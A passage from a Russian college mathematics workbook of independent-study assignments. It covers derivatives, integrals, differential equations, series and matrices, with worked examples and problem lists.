а) $f(x)=3(5x^2-x+4)^6$; б) $f(x)=2\ln(x^6+5)$; в) $f(x)=\cos^4(4x-x^2)$.

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = \frac{1}{6}x^3 - 12x$

4 вариант

1. Найти производную функции:

а) $f(x)=tg^4(x-x^2)$; б) $f(x)=3^{\cos 5x+2}$ в) $f(x)=(x^2-1)*(x+3)^4$.

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 5x - \frac{5}{3}x^3$

5 вариант

1. Найти производную функции:

а) а) $f(x)=\sin^3(x-3)$; б)$f(x)=(x^2-1)*(x+3)$; в) $f(x)=3^{\cos 5x+2}$.

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = \frac{1}{4}x^3 - 3x - 1$

6 вариант

1. Найти производную функции:

а) $f(x)=6(x^2+4x^3+12)^4$; б)$f(x)=\ln(x^3-4x)$; в) $f(x)=\frac{4x^3}{(8x-2)^3}$.

2. Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 2 + \frac{3}{2}x - \frac{1}{2}x^3$

7 вариант

1. Найти производную функции:

а) $f(x)=\cos^2(x^2+x-1)$; б) $f(x)=2^{\sin 3x+2;}$ в) $f(x)=\sin^3(x-3)$.

2. Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 1 + 4x - \frac{1}{3}x^3$

8 вариант

1. Найти производную функции:

а) $f(x)=(2x^6+3x^4+1)^4$; б) $f(x)=\frac{(x^2+2)^4}{x^2}$ в) б)$f(x)=(x^2-1)*(x+3)^4$.

2.Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = \frac{1}{3}x^3 - x + 3$

9 вариант

1. Найти производную функции:

а) $f(x)=(x^3-6)*(x+4)^2$; б) $f(x)=\frac{(x^2+1)^2}{x^2-2}$ в) $f(x)=\sin^3(4x^2+3x-8)$.

2. Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 4x^3 - 6x^2$

10 вариант

1. Найти производную функции:

а) $f(x)=\sin(x^2+5)$; б) $f(x)=\frac{(x^3+10)}{x^3}$ в) $f(x)=4\ln(x^6+5)-5x+2$.

2. Исследуйте функцию с помощью производной и постройте ее график:

$f(x) = 3x^2 - x^3$

Самостоятельная работа № 2
Тема1.2 Интегральные исчисления

Цель: закрепить навыки по вычислению интегралов различными способами.

Форма работа: индивидуальная домашняя работа, ответы на вопросы.

Виды заданий:

1. Вычислить неопределенный интеграл.
2. Вычислить определенный интеграл.
3. Вычислить площадь фигуры, ограниченной линиями.
4. Вычислить объем тела, образованного вращением вокруг оси.

Время выполнения – 2 часа

Пример выполнения работы:

Первообразная функция и неопределенный интеграл

Пусть y = F(x) имеет производную $y' = f(x)$, тогда ее дифференциал

$dy = f(x)\,dx$

Функция F(x) по отношению к ее дифференциалу $f(x)\,dx$ называется **первообразной.**

Определение: Функция F(x) называется **первообразной** для функции $f(x)$ на заданном промежутке, если для всех x из этого промежутка $F'(x) = f(x)$. Дифференциалу функции соответствует не единственная первообразная, а множество их, причем они отличаются друг от друга постоянным слагаемым.

Пусть F(x) - первообразная для дифференциала $f(x)\,dx$.

Тогда:

$(F(x) + C)' = F'(x) + C' = f(x) + 0 = f(x)$, где C - постоянная.

Определение: совокупность всех первообразных функций F(x)+C для дифференциала $f(x)\,dx$ *называется неопределенным интегралом и обозначается* $\int f(x)dx$.

$\int f(x)dx =$ F(x)+C, где $f(x)dx$- подынтегральное выражение. C-постоянная интегрирования. Процесс нахождения первообразной называется интегрированием.

Непосредственное интегрирование

При непосредственном интегрировании следует пользоваться таблицей интегралов. Интегрируя функции, содержащие переменную в знаменателе дроби или под знаком радикала, нужно вводить степень с отрицательным или дробным показателем, привести подынтегральное выражение к виду какого-либо табличного интеграла.

При интегрировании произведения в ряде случаев полезно предварительно раскрыть скобки.

Формулы интегрирования

Справедливость каждой формулы проверяется дифференцированием.

1. $\int dx = x + c$
2. $\int x^n dx = \frac{x^{n+1}}{n+1} + c,\ n \neq -1$
3. $\int \frac{dx}{\sqrt{x}} = 2\sqrt{x} + c$
4. $\int \frac{dx}{x} = \ell n|x| + c$
5. $\int a^x dx = \frac{a^x}{\ell n a} + c$
6. $\int e^x dx = e^x + c$
7. $\int \sin x dx = -\cos x + c$
8. $\int \cos x dx = \sin x + c$
9. $\int \frac{dx}{\cos^2 x} = tgx + c$
10. $\int \frac{dx}{\sin^2 x} = -ctgx + c$
11. $\int tgx dx = -\ell n|\cos x| + c$
12. $\int ctgx dx = \ell n|\sin x| + c$
13. $\int \frac{dx}{\sqrt{1-x^2}} = \arcsin x + c$
14. $\int \frac{dx}{1+x^2} = arctgx + c$
15. $\int \frac{dx}{\sqrt{a^2 - x^2}} = \arcsin \frac{x}{a} + c$
16. $\int \frac{dx}{a^2 + x^2} = \frac{1}{a} \cdot arctg \frac{x}{a} + c$
17. $\int \frac{dx}{\sqrt{x^2 \pm a^2}} = \ell n\left|x + \sqrt{x^2 \pm a^2}\right| + c$
18. $\int \frac{dx}{x^2 - a^2} = \frac{1}{2a} \cdot \ell n\left|\frac{x-a}{x+a}\right| + c$
19. $\int \frac{dx}{\sin x} = \ell n\left|tg\frac{x}{2}\right| + c$
20. $\int \frac{dx}{\cos x} = \ell n\left|tg\left(\frac{\pi}{4} + \frac{x}{2}\right)\right| + c$

Интегрирование методом подстановки

Если интеграл затруднительно привести к табличному с помощью элементарных преобразований, то в этом случае пользуются методом подстановки (методом замены переменной интегрирования).

Сущность этого метода заключается в том, что путем введения новой переменной удается свести данный интеграл к новому интегралу, который сравнительно легко берется непосредственно.

Для интегрирования методом подстановки используется следующая схема:

1) часть подынтегральной функции надо заменить новой переменной;

2) найти дифференциал от обеих частей замены;

3) все подынтегральное выражение выразить через новую переменную (после чего должен получиться табличный интеграл);

4) найти полученный табличный интеграл;

5) сделать обратную замену.

Определенный интеграл

Определенный интеграл $\int_a^b f(x)dx$ от неотрицательной функции $y = f(x)$


геометрической точки зрения равен площади криволинейной трапеции, ограниченной сверху графиком функции $y = f(x)$, слева и справа – отрезками прямых x=a, x=b, снизу отрезком [a; b] Ox,

Приложения определенного интеграла
Вычисление площадей

Фигура, ограниченная кривой $y = f(x)$, осью абсцисс и двумя прямыми, перпендикулярными к оси абсцисс, называется *криволинейной трапецией*. Отрезок [a;b] называется основанием криволинейной трапеции. Различные примеры криволинейных трапеций приведены на рисунках *а – г.*

Площадь фигуры, ограниченной кривой $y = f(x)$, где $f(x) > 0$, осью OX и двумя прямыми $x = a$ и $x = b$, выражается определенным интегралом:


$$S = \int_a^b f(x)dx$$



Пример 1. Вычислить площадь фигуры, ограниченной параболами: $y = 4 - x^2$ и $y = x^2 - 2x$

Решение:

Найдем пределы интегрирования, т.е. абсциссы точек пересечения графиков функций $y = 4 - x^2$ и $y = x^2 - 2x$. для этого решим систему



$$\begin{cases} y = 4 - x^2 \\ y = x^2 - 2x \end{cases}$$

Имеем $4 - x^2 = x^2 - 2x$

$2x^2 - 2x - 4 = 0$

$x^2 - x - 2 = 0$

$$x_{1,2} = \frac{1 \pm \sqrt{1+8}}{2} = \frac{1 \pm 3}{2}, \quad x_1 = -1, x_2 = 2$$

Искомую площадь вычисляем по формуле $S = \int_a^b [f_1(x) - f_2(x)]dx$

$$S = \int_{-1}^{2} (4 - x^2 - x^2 + 2x)dx = \int_{-1}^{2} (4 - 2x^2 + 2x)dx = 4\int_{-1}^{2} dx - 2\int_{-1}^{2} x^2 dx + 2\int_{-1}^{2} x dx =$$

$$= 4x\Big|_{-1}^{2} - 2\frac{x^3}{3}\Big|_{-1}^{2} + 2\frac{x^2}{2}\Big|_{-1}^{2} = 4(2+1) - \frac{2}{3}(8+1) + 4 - 1 = 12 - 6 + 3 = 9$$

S = 9 кв.ед.

Индивидуальная контрольная работа
(Самостоятельная работа № 2)
1. Найдите неопределенные интегралы:

1	$\int(4x2 + 4x -)dx$	16	$\int \frac{xdx}{2\sqrt{x}}$
2	$\int \frac{\sqrt[3]{x}-3}{\sqrt{x}}dx$	17	$\int(3x^5 - \cos x - 1)dx$
3	$\int \frac{t^2 dt}{\sqrt[5]{5-2t^3}}$	18	$\int(\frac{2}{\cos^2 x} - \frac{5}{\sin^2 x})dx$
4	$\int \frac{1-6x+4x^2}{x^2}dx$	19	$\int(2^x - 3e^x + x)dx$
5	$\int 3^{2+x^2}xdx$	20	$\int \frac{x^{-\frac{1}{2}+2}}{\sqrt{x}}dx$
6	$\int \frac{5-\sqrt[3]{x^2}}{x}dx$	21	$\int(\frac{1}{5\cos^2 x} - \frac{x}{2} + \frac{2}{x})dx$
7	$\int x \cdot 2^{x^2}dx$	22	$\int \frac{3x^2 dx}{(2-x^3)^4}$
8	$\int \frac{x^{-\frac{1}{3}-1}}{\sqrt[3]{x^2}}$	23	$\int(2 - \frac{1}{3\sin^2 x} - x^2)dx$
9	$\int \sqrt[4]{(2-\sin x)^3}\cos xdx$	24	$\int \frac{x^2-2x+3}{x\sqrt{x}}dx$
10	$\int(\frac{x}{3} - \frac{3}{x} + 5e^x)dx$	25	$\int(5^x - 1)(5^{-x} + 1)dx$
11	$\int \frac{2-\sqrt[3]{x}}{x^3\sqrt{x^2}}dx$	26	$\int \frac{\cos^2 x+3}{\cos^2 x}dx$
12	$\int \frac{x\sqrt{x}-x^{-\frac{1}{2}}}{\sqrt{x}}dx$	27	$\int \cos^4 x \sin xdx$
13	$\int(9x^8 - 3e^x + \frac{5}{\cos^2 x})dx$	28	$\int \frac{7+2x\sin^2 x}{\sin^2 x}$
14	$\int(3x^3 - 4)^2 x^2 dx$	29	$\int \frac{\sin 2xdx}{\cos x}$
15	$\int \frac{x^2 dx}{1+x^3}$	30	$\int \frac{dx}{\sqrt{(3x+1)^3}}$

2. Найдите определенные интегралы:

1	$\int_1^8(4x - \frac{1}{3\sqrt[3]{x^2}})dx$	16	$\int_6^{6\sqrt{3}} \frac{dx}{x^2+36}$
2	$\int_0^{\frac{\pi}{4}}\sqrt{2}\cos xdx$	17	$\int_0^2(2-x)^2 dx$
3	$\int_0^2 \frac{4xdx}{\sqrt{1+2x^2}}$	18	$\int_0^{\sqrt{3}}\sqrt{x^4+16}\cdot x^3 dx$

4	$\int_0^{\frac{\pi}{2}} \frac{\sin x dx}{(2-\cos x)^2}$	19	$\int_0^{\frac{\pi}{4}} \frac{dx}{2\cos^2 x}$
5	$\int_0^8 (\sqrt{2x} + \sqrt[3]{x}) dx$	20	$\int_{\frac{1}{3}}^{\frac{\sqrt{3}}{3}} \frac{dx}{\sqrt{4-9x^2}}$
6	$\int_0^1 x^2 e^{x^3+1} dx$	21	$\int_0^4 (x^2 - 2\sqrt{x}) dx$
7	$\int_0^{\frac{\pi}{2}} (\cos x - \sin x) dx$	22	$\int_{-\frac{2}{3}}^0 (4+6x)^3 dx$
8	$\int_0^4 (1-\sqrt{x})^2 dx$	23	$\int_{\frac{\pi}{6}}^{\frac{\pi}{3}} \left(\frac{1}{\cos^2 x} - \frac{1}{\sin^2 x}\right) dx$
9	$\int_0^{\frac{\pi}{2}} (3 - 2\sin x)^3 \cos x dx$	24	$\int_0^1 (5 - 2x^3) x^2 dx$
10	$\int_1^2 \frac{1-x^6}{x^5} dx$	25	$\int_0^{\frac{\pi}{2}} \sqrt{4 + 5\sin x} \cos x dx$
11	$\int_1^8 \left(3 - \frac{1}{\sqrt[3]{x^2}}\right) dx$	26	$\int_0^1 \frac{x dx}{\sqrt[4]{(1+15x^2)^3}}$
12	$\int_0^{\frac{\pi}{2}} \frac{\cos x dx}{\sqrt[3]{(8-7\sin x)^2}}$	27	$\int_1^3 2e^{2x} dx$
13	$\int_0^1 \frac{x^2 dx}{\sqrt[3]{7x^3+1}}$	28	$\int_1^9 \left(2x - \frac{3}{\sqrt{x}}\right) dx$
14	$\int_0^{\frac{\pi}{2}} \sin(2x + \frac{\pi}{3}) dx$	29	$\int_0^{\frac{\pi}{3}} e^{\cos x} \sin x dx$
15	$\int_0^1 \frac{6x^2 dx}{1+2x^3}$	30	$\int_0^{\sqrt{3}} \frac{x dx}{2\sqrt{1+x^2}}$

3. Сделайте чертеж и вычислите площадь фигуры, ограниченной данными линиями:

1) y = 3x-1, y = 0, x = 2, x = 4
2) x - 2y + 4 = 0, x + y – 5 = 0, y = 0
3) $y = -\frac{1}{3}x^2 + 3$*, y = 0, x = 0, x = 3*
4) $y = 9 - x^2$*, y = 0*
5) $y = 4x - x^2$*, y = 0*
6) $y = x^2 - 2x + 3$*, y = 0, x = 0, x = 3*
7) $y = x^2$*, 5x – y – 6 = 0*
8) $y = x^2$*,* $x = y^2$
9) $y = \frac{1}{4}x^2$*,* $y = -\frac{1}{2}x^2 + 3x$
10) $y = -x^2 + 6$*, y = 2x + 3*

4. Сделайте чертеж и вычислите объем тела, образованного вращением вокруг оси *OX* фигуры, ограниченной данными линиями:

1) $y^2 = 6x$, $y = 0$, $x = 1$, $x=3$
2) $y^2 = 4(x-2), y = 0, x = 3, x = 6$
3) $y = x^2 - 4$, $x = 0$
4) $y = \sin x$, $y = 0$, $x = 0$, $x = \pi$
5) $y^2 = 4x$, $y = x$
6) $y = 4 - x^2$, $x - y + 2 = 0$

5. Сделайте чертеж и вычислите объем тела, образованного вращением вокруг оси *ОУ* фигуры, ограниченной данными линиями:

1) $y = x^2$, $y = 1$, $y = 4$, $x = 0$
2) $y = x^2 + 1$, $y = 5$
3) $y^2 = 9x$, $y = 3x$
4) $y^2 = 2x$, $2x + 2y - 3 = 0$

Задание:

Ответьте на следующие вопросы по теме: «Неопределенный интеграл»

1. Дайте определение неопределенного интеграла.
2. Чему равен неопределенный интеграл?
3. Как называется каждый элемент в обозначении неопределенного интеграла?
4. Что называется интегрированием функции?
5. Перечислить основные свойства неопределенного интеграла.
6. Таблица неопределенных интегралов.
7. В чем заключается метод непосредственного интегрирования при отыскании неопределенного интеграла?
8. В чем заключается метод замены переменной (метод подстановки) при отыскании неопределенного интеграла?
9. В чем заключается метод интегрирования по частям при отыскании неопределенного интеграла?

Задание:

Ответить на вопросы по теме "Определенный интеграл"

1. Задачи, приводящие к понятию определенного интеграла. Определенный интеграл как предел интегральной суммы.
2. Теорема существования и единственности определенного интеграла, его основные свойства.
3. Производная интеграла по верхнему пределу. Формула Ньютона-Лейбница.
4. Интегрирование по частям и замена переменной в определенном интеграле.
5. Приложение интегралов к вычислению площадей плоских фигур, длин дуг кривых, объемов тел. Физические приложения определенного интеграла.

Самостоятельная работа № 3

Тема1.3 Дифференциальные уравнения

Цель: закрепить навыки по вычислению дифференциальных уравнений.

Время выполнения – 2 часа

ВИДЫ РАБОТ:

1. Ответьте на вопросы

I. Какие уравнения называются обыкновенными дифференциальными уравнениями?
II. Что называется порядком дифференциального уравнения?
III. Что называется решением дифференциального уравнения?
IV. Что называется интегральной кривой дифференциального уравнения?
V. В чем заключается геометрический смысл решения задачи Коши для обыкновенного дифференциального уравнения I порядка?
VI. Чем отличаются обыкновенные дифференциальные уравнения от дифференциальных уравнений в частных производных?
VII. Какие из приведенных ниже уравнений являются дифференциальными, укажите их порядок:

$а)\ y''+x=1,\ б)\ \ln y=x^2,\ в)\ dy=xe^x dx,\ г)\ \sin(x+y)=0,$

$д)\ y'''=0,\ е)\ \frac{d^2x}{dt^2}-2x=0,\ ж)\ \frac{dx}{dt}+\frac{2}{t}x=1.$

Является ли функции $y_1=e^{2x}$ и $y_2=x+2$ решениями дифференциального уравнения $y''-5y'+6y=0$?

IX. Сколько решений в общем случае имеет дифференциальное уравнение?
X. Что называется общим решением дифференциального уравнения?
XI. Что называется частным решением дифференциального уравнения?
XII. Сформулируйте теорему существования и единственности решения задачи Коши для дифференциального уравнения.

2. Найти общее решение (или общий интеграл) дифференциального уравнения с разделяющимися переменными

1. $4xdx-3ydy=3x^2ydy-2xy^2dx.$

2. $2x\sqrt{1-y^2}\cdot dx+y\cdot dy=0.$

3. $6xdx-6ydy=2x^2ydy-3xy^2dx.$

4. $x\cdot\left(1+y^2\right)+y\cdot y'\cdot\left(1+x^2\right)=0.$

5. $\sqrt{3+y^2}\cdot dx-y\cdot dy=x^2\cdot y\cdot dy.$

6. $\left(y^2+x\cdot y^2\right)+\left(x^2-y\cdot x^2\right)\cdot y'=0.$

7. $\left(e^{3x}+7\right)\cdot dy+y\cdot e^{3x}\cdot dx=0.$

8. $y'\cdot y\cdot\sqrt{\frac{1-x^2}{1-y^2}}+1=0.$

9. $6xdx-6ydy=3x^2ydy-2xy^2dx.$

10. $y'=e^{x-y}.$

11. $y\left(4+e^x\right)dy-e^xdx=0.$

12. $\sqrt{4-x^2}\cdot y'+xy^2+x=0.$

13. $y'\cdot\operatorname{tg}x-y=1.$

14. $x\sqrt{4-y^2}\cdot dx+y\cdot\sqrt{1-x^2}\cdot dy=0.$

15. $\left(e^x+8\right)\cdot dy-ye^x\cdot dx=0.$

16. $e^y\cdot\left(1+\frac{dy}{dx}\right)=1.$

17. $6xdx-ydy=yx^2dy-3xy^2dx.$

18. $y\ln y+xy'=0.$

19. $\left(1+e^x\right)\cdot y'=ye^x.$

20. $y'=10^{y+x}.$

21. $y\left(1+\ln y\right)+xy'=0.$

22. $\left(3+e^x\right)\cdot yy'=e^x.$

23. $2x+2xy^2+\sqrt{2-x^2}\cdot y'=0.$

24. $e^y\cdot\left(1+x^2\right)\cdot dy-2x\cdot\left(1+e^y\right)\cdot dx=0$

25. $2xdx-ydy=yx^2dy-xy^2dx.$

26. $y-xy'=1+x^2y'.$

27. $e^y\left(1+x^2\right)\cdot dy-2x\left(1+e^y\right)\cdot dx=0.$

28. $x\cdot y\cdot\left(1+x^2\right)\cdot y'=1+y^2.$

29. $\left(1+2y\right)\cdot x\cdot dx+\left(1+x^2\right)\cdot dy=0.$

30. $y'\cdot\sin^2x=y\cdot\ln y.$

3. Показать, что данные дифференциальные уравнения являются однородными и решить их.

1. $x^2y' = y^2 + 4xy + 2x^2$.

2. $y' = \sqrt{1 - \frac{y^2}{x^2}} + \frac{y}{x}$.

3. $y' = \frac{x + 8y}{8x + y}$.

4. $xy' = \frac{3y^3 + 2x^2y}{2y^2 + x^2}$.

5. $x \cdot y \cdot y' = x^2 - y^2$.

6. $xy' = \frac{4x^2y + 3y^3}{2x^2 + 2y^2}$.

7. $y' = \frac{2y + x}{2x - y}$.

8. $xy' = 2\sqrt{x^2 + y^2} + y$.

9. $xy' = y + 3x \cdot \sin\frac{y}{x}$.

10. $xy' = \frac{3y^3 + 6yx^2}{2y^2 + 3x^2}$.

11. $y' = \frac{x^2 + xy - y^2}{x^2 - 2xy}$.

12. $x \cdot y' + y \cdot \ln\frac{2y}{x} = 0$.

13. $x \cdot y \cdot y' = 2x^2 + y^2$.

14. $x \cdot y \cdot \frac{dy}{dx} + x^2 = 2y^2$.

15. $y' = \frac{x^2 + 2xy - y^2}{2x^2 - 2xy}$.

16. $xy' = 3\sqrt{x^2 + y^2} + y$.

17. $x \cdot y' = y - x \cdot e^{\frac{y}{x}}$.

18. $y'x = \frac{10x^2y + 3y^3}{5x^2 + 2y^2}$.

19. $y' = \frac{x^2 + 3xy - y^2}{3x^2 - 2xy}$.

20. $xy' = 3\sqrt{2x^2 + y^2} + y$.

21. $x^2y' = y^2 + 12x^2 + 8xy$.

22. $xy' = \frac{12x^2y + 3y^3}{2y^2 + 6x^2}$.

23. $y' = \frac{x^2 + xy - 3y^2}{x^2 - 4xy}$.

24. $xy' = 2\sqrt{y^2 + 3x^2} + y$.

25. $\left(y + \sqrt{xy}\right) \cdot dx = x \cdot dy$.

26. $(x + 2y)dx - xdy = 0$.

27. $\left(y^2 - 2xy\right)dx + x^2dy = 0$.

28. $xy' - y = x \cdot \mathrm{tg}\frac{y}{x}$.

29. $y^2 + x^2y' = xyy'$.

30. $xy' = y - x \cdot e^{\frac{y}{x}}$.

Самостоятельная работа № 4

Тема 1.4. Ряды

Цель: закрепить навыки по теме

Время выполнения – 2 часа

Выражение вида

$$u_1 + u_2 + u_3 + \ldots + u_n + \ldots = \sum_{i=1}^{\infty} u_i ,$$

где – u_i члены ряда, u_n– n-й или общий член ряда, называется бесконечным рядом.

Если члены ряда:

- числа, то ряд называется числовым;
- числа одного знака, то ряд называется знакопостоянным;
- числа разных знаков, то ряд называется знакопеременным;
- положительные числа, то ряд называется знакоположительным;
- числа, знаки которых строго чередуются, то ряд называется знакочередующимся;
- функции, то ряд называется функциональным;
- степени x, то ряд называется степенным;
- тригонометрические функции, то ряд называется тригонометрическим

ВИДЫ РАБОТ:

Задание 1. Найти общий член числового ряда:

1) $\frac{1}{3}+\frac{2}{4}+\frac{3}{5}+\ldots$

2) $\frac{2}{5}+\frac{4}{25}+\frac{6}{125}+\ldots$

3) $\frac{1}{4}+\frac{3!}{16}+\frac{5!}{64}+\ldots$

4) $\frac{1}{2}+\frac{2}{5}+\frac{3}{8}+\ldots$

5) $\frac{1}{4}+\frac{2}{6}+\frac{3}{8}+\ldots$

6) $\frac{1}{4}+\frac{2}{5}+\frac{3}{6}+\ldots$

7) $\frac{3}{2}+\frac{6}{4}+\frac{9}{8}+\ldots$

8) $\frac{2}{4!}+\frac{4}{7!}+\frac{6}{10!}+\ldots$

9) $\frac{1}{2}+\frac{2}{5}+\frac{4}{8}+\ldots$

10) $\frac{1}{4}+\frac{3}{6}+\frac{9}{8}+\ldots$

2. Проверить выполнение необходимого условия сходимости ряда

1) $\sum_{n=1}^{\infty} \frac{n}{10n^3+1}$

2) $\sum_{n=1}^{\infty} \frac{1}{(2n+1)\ln^2(n+1)}$

3) $\sum_{n=1}^{\infty} \frac{\ln(4n+1)}{2n+1}$

4) $\sum_{n=1}^{\infty} \frac{n^3}{n^3+10}$

5) $\sum_{n=1}^{\infty} \frac{12n}{4n-1}$

6) $\sum_{n=1}^{\infty} \frac{2n}{3n^2+8}$

7) $\sum_{n=1}^{\infty} \frac{1}{(12n+1)\ln^2(5n+1)}$

8) $\sum_{n=1}^{\infty} \frac{4n-1}{2n+1}$

9) $\sum_{n=1}^{\infty} \frac{4n^5}{n^3+10}$

10) $\sum_{n=1}^{\infty} \frac{n}{4n^2-1}$

3. Исследовать на сходимость по признаку Даламбера

1) $\sum_{n=1}^{\infty} \frac{4^n}{n+1}$

2) $\sum_{n=1}^{\infty} \frac{n^2}{2^n}$

3) $\sum_{n=1}^{\infty} \frac{n^3}{(n+1)!}$

4) $\sum_{n=1}^{\infty} \frac{4^n}{(2n+1)!}$

5) $\sum_{n=1}^{\infty} \frac{1\cdot 3\cdot 5\cdot\cdots\cdot(2n+1)}{4^n n!}$

6) $\sum_{n=1}^{\infty} \frac{2\cdot 4\cdot 6\cdot\cdots\cdot(2n)}{3^n n!}$

7) $\sum_{n=1}^{\infty} \frac{3n-1}{\sqrt{n2^n}}$

8) $\sum_{n=1}^{\infty} \frac{n^n}{n!}$

9) $\sum_{n=1}^{\infty} \frac{2^n n}{3^n}$

10) $\sum_{n=1}^{\infty} \frac{3^n}{2^n n}$

Самостоятельная работа № 5

Раздел 2. Линейная алгебра
Тема 2.1: Матрицы

Цель: закрепить навыки по теме

Время выполнения – 2 часа

Формулы расчёта. Сложение матриц

Результатом сложения матриц А и В является матрица С элементы которой равны попарной сумме соответствующих элементов матриц А и В.

$A_{ij}+B_{ij}= C_{ij}$

$$\begin{bmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{bmatrix} + \begin{bmatrix} b_{11} & b_{12} \\ b_{21} & b_{22} \end{bmatrix} = \begin{bmatrix} a_{11}+b_{11} & a_{12}+b_{12} \\ a_{21}+b_{21} & a_{22}+b_{22} \end{bmatrix} = \begin{bmatrix} c_{11} & c_{12} \\ c_{21} & c_{22} \end{bmatrix}$$

Вычитание матриц

Результатом вычитания матриц А и В является матрица С элементы которой равны попарной разности соответствующих элементов матриц А и В.

$A_{ij}- B_{ij}= C_{ij}$

$$\begin{bmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{bmatrix} - \begin{bmatrix} b_{11} & b_{12} \\ b_{21} & b_{22} \end{bmatrix} = \begin{bmatrix} a_{11}-b_{11} & a_{12}-b_{12} \\ a_{21}-b_{21} & a_{22}-b_{22} \end{bmatrix} = \begin{bmatrix} c_{11} & c_{12} \\ c_{21} & c_{22} \end{bmatrix}$$

Умножение матриц

Результатом умножения матриц А и В является матрица С элементы которой равны сумме произведений элементов в соответствующей строке первого множителя и столбце второго.

$$C_{ij} = \sum_{k=1}^{n} a_{ik} b_{kj}$$

$$\begin{bmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{bmatrix} \times \begin{bmatrix} b_{11} & b_{12} \\ b_{21} & b_{22} \end{bmatrix} = \begin{bmatrix} (a_{11}b_{11}+a_{12}b_{21})(a_{11}b_{12}+a_{12}b_{22} \\ (a_{21}b_{11}+a_{22}b_{21})(a_{21}b_{12}+a_{22}b_{22} \end{bmatrix} = \begin{bmatrix} c_{11} & c_{12} \\ c_{21} & c_{22} \end{bmatrix}$$

Обратная матрица

Обратная матрица — такая матрица A^{-1}, при умножении на которую исходная матрица А даёт в результате единичную матрицу Е:

$AA^{-1}=A^{-1}A=E$

$$A^{-1}=\begin{bmatrix} a & b \\ c & d \end{bmatrix}^{-1}=\frac{1}{ad-bc}\begin{bmatrix} d & -b \\ -c & a \end{bmatrix}$$

При условии что, ad-bc≠0.

Алгоритм построения обратной матрицы

1) Вычислить определитель матрицы A. Если определитель равен нулю, то обратной матрицы не существует.

2) Если определитель матрицы не равен нулю, то составить из алгебраических дополнений соответствующих элементов матрицы A матрицу A'.

3) Транспонируя матрицу A', получить присоединенную матрицу $\widetilde{A}$.

4) По формуле $A^{-1}=\frac{1}{|A|}\cdot\widetilde{A}.$ составить обратную матрицу A^{-1}.

5)По формуле $A\cdot A^{-1}=A^{-1}\cdot A=E$ проверить вычисления.

Пример. Найти обратную матрицу.

а). Пусть $A=\begin{pmatrix} 1 & 2 & 3 \\ 4 & 7 & 3 \\ 1 & 2 & 3 \end{pmatrix}$. Так как матрица А имеет две одинаковые строки, то определитель матрицы равен нулю. Следовательно, матрица вырожденная, и для нее не существует обратной матрицы.

б). Пусть $A=\begin{pmatrix} 0 & 1 & 2 \\ 1 & 0 & 3 \\ 0 & 0 & 2 \end{pmatrix}$.

Вычислим определитель матрицы

$$|A|=\begin{vmatrix} 0 & 1 & 2 \\ 1 & 0 & 3 \\ 0 & 0 & 2 \end{vmatrix}=1\cdot(-1)^{2+1}\begin{vmatrix} 1 & 2 \\ 0 & 2 \end{vmatrix}=-2\neq 0\Rightarrow$$ обратная матрица существует.

Составим матрицу из алгебраических дополнений

$$A'=\begin{pmatrix} (-1)^{1+1}\begin{vmatrix} 0 & 3 \\ 0 & 2 \end{vmatrix} & (-1)^{1+2}\begin{vmatrix} 1 & 3 \\ 0 & 2 \end{vmatrix} & (-1)^{1+3}\begin{vmatrix} 1 & 0 \\ 0 & 0 \end{vmatrix} \\ (-1)^{2+1}\begin{vmatrix} 1 & 2 \\ 0 & 2 \end{vmatrix} & (-1)^{2+2}\begin{vmatrix} 0 & 2 \\ 0 & 2 \end{vmatrix} & (-1)^{2+3}\begin{vmatrix} 0 & 1 \\ 0 & 0 \end{vmatrix} \\ (-1)^{3+1}\begin{vmatrix} 1 & 2 \\ 0 & 3 \end{vmatrix} & (-1)^{3+2}\begin{vmatrix} 0 & 2 \\ 1 & 3 \end{vmatrix} & (-1)^{3+3}\begin{vmatrix} 0 & 1 \\ 1 & 0 \end{vmatrix} \end{pmatrix}=\begin{pmatrix} 0 & -2 & 0 \\ -2 & 0 & 0 \\ 3 & 2 & -1 \end{pmatrix};$$

транспонируя матрицу A', получим присоединенную матрицу $\widetilde{A}$

$$\widetilde{A}=\begin{pmatrix}0 & -2 & 3\\ -2 & 0 & 2\\ 0 & 0 & -1\end{pmatrix};$$

по формуле $A^{-1}=\dfrac{1}{|A|}\cdot\widetilde{A}.$ найдем обратную матрицу A^{-1}.

$$A^{-1}=\frac{1}{|A|}\cdot\widetilde{A}=\frac{1}{-2}\cdot\begin{pmatrix}0 & -2 & 3\\ -2 & 0 & 2\\ 0 & 0 & -1\end{pmatrix}=\begin{pmatrix}0 & 1 & -\frac{3}{2}\\ 1 & 0 & -1\\ 0 & 0 & \frac{1}{2}\end{pmatrix}.$$

Проверим правильность вычислений

$$A\cdot A^{-1}=\begin{pmatrix}0 & 1 & 2\\ 1 & 0 & 3\\ 0 & 0 & 2\end{pmatrix}\cdot\begin{pmatrix}0 & 1 & -\frac{3}{2}\\ 1 & 0 & -1\\ 0 & 0 & \frac{1}{2}\end{pmatrix}=$$

